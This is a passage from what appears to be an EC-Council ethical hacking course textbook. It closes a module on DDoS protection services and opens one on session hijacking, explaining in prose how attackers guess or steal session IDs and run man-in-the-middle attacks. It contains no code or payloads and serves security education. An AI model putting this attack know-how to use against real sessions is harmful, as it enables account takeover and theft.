



Figure 10.39: Screenshot of Incapsula DDoS protection tool

The following are examples for additional DDoS protection tools:

- Anti DDoS Guardian (*http://www.beethink.com*)
- DOSarrest's DDoS protection service (*https://www.dosarrest.com*)
- DDoS-GUARD (*https://ddos-guard.net*)
- Cloudflare (https://www.cloudflare.com)
- F5 (*https://f5.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DoS/DDoS Protection Services

- **Akamai DDoS Protection**

  Source: *https://www.akamai.com*

  Akamai provides DDoS protection for enterprises regularly targeted by DDoS attacks. Akamai Kona Site Defender delivers multi-layered defense that effectively protects websites and web applications against the increasing threat, sophistication, and scale of DDoS attacks.

  Kona Site Defender provides unmatched web and application protection, which is delivered through an intelligent platform with more than 210,000 servers over 120 countries. Network-layer DDoS traffic is deflected and application layer DDoS traffic is absorbed in the network edge, while mitigation capabilities are implemented natively in-path, protecting against attacks in the cloud before they reach the client origin. Kona Site Defender has a highly scalable web application firewall (WAF) offering protection against application layer attacks in HTTP and HTTPS traffic, providing a complete DDoS protection solution for enterprises to maintain web performance and availability.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.40: Akamai DDoS protection service

The following are examples for additional DDoS protection services:

- Kaspersky DDoS Protection Tool (*https://www.kaspersky.com*)
- Stormwall PRO (*https://stormwall.pro*)
- Corero Network Security (*https://www.corero.com*)
- Nexusguard (*https://www.nexusguard.com*)
- BlockDoS (*https://www.blockdos.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Module Summary

In this module, we discussed concepts related to denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks. We also discussed various types of DoS/DDoS attacks. Additionally, this module discussed concepts related to botnets along with the botnet ecosystem. Further, a detailed case study of a DDoS attack on GitHub was presented. Moreover, this module illustrated various DoS/DDoS attack tools and concluded with a detailed discussion on various countermeasures to prevent DoS/DDoS attacks, along with various hardware and software DoS/DDoS protection tools.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform session hijacking to steal a valid session ID.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module 11:
Session Hijacking



Module Objectives


Session hijacking allows attackers to take over an active session by bypassing the authentication process. Thereafter, they can perform any action on the hijacked system.

This module aims to provide comprehensive information on session hijacking. It starts with an introduction to session hijacking concepts and provides insight into session hijacking at the application and network levels. Later, the module discusses tools used to hijack a session between a client and server. It also discusses various countermeasures to defend against session hijacking attacks.

At the end of this module, you will be able to do the following:

- Describe session hijacking concepts
- Perform application level session hijacking
- Perform network level session hijacking
- Use different session hijacking tools
- Apply session hijacking countermeasures


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Hijacking Concepts

Familiarization with basic concepts related to session hijacking is important to attain a comprehensive understanding. This section explains what session hijacking is as well as the reasons why session hijacking succeeds. It also discusses the session hijacking process, packet analysis of a local session hijack, types of session hijacking, session hijacking in an Open Systems Interconnection (OSI) model, and differences between spoofing and hijacking.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Session Hijacking?

A web server sends a session identification token or key to a web client after successful authentication. These session tokens differentiate multiple sessions that the server establishes with clients. Web servers use various mechanisms to generate random tokens and controls to secure the tokens during transmission.

Session hijacking is an attack in which an attacker takes over a valid Transmission Control Protocol (TCP) communication session between two computers. Because most types of authentication are performed only at the start of a TCP session, an attacker can gain access to a machine while a session is in progress. Attackers can sniff all the traffic from established TCP sessions and perform identity theft, information theft, fraud, etc.

A session hijacking attack exploits a session-token generation mechanism or token security controls so that the attacker can establish an unauthorized connection with a target server. The attacker can guess or steal a valid session ID, which identifies authenticated users, and use it to establish a session with the server. The web server responds to the attacker's requests under the impression that it is communicating with an authenticated user.

Attackers can use session hijacking to launch various kinds of attacks, such as man-in-the-middle (MITM) and denial-of-service (DoS) attacks. In an MITM attack, an attacker places themselves between an authorized client and a server by performing session hijacking to ensure that information flowing in either direction passes through them. However, the client and server believe they are directly communicating with each other. Attackers can also sniff sensitive information and disrupt sessions to launch a DoS attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 11.1: Example of session hijacking

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Why is Session Hijacking Successful?

Session hijacking succeeds because of the following factors.


- **Absence of account lockout for invalid session IDs**: If a website does not implement account lockout, an attacker can make several attempts to connect with varying session IDs embedded in a genuine URL. The attacker can continue making attempts until the actual session ID is determined. This attack is also known as a brute-force attack. During a brute-force attack, the web server does not display a warning message or complaint, allowing the attacker to determine the valid session ID.
- **Weak session-ID generation algorithm or small session IDs**: Most websites use linear algorithms to predict variables such as time or IP address for generating session IDs. By studying the sequential pattern and generating multiple requests, an attacker can easily narrow the search space necessary to forge a valid session ID. Even if a strong session-ID generation algorithm is used, an active session ID can be easily determined if the string is short.
- **Insecure handling of session IDs**: An attacker can retrieve stored session-ID information by misleading the user's browser into visiting another site. Before the session expires, the attacker can exploit the information in many ways, such as Domain Name System (DNS) poisoning, cross-site scripting exploitation, and the exploitation of a bug in the browser.
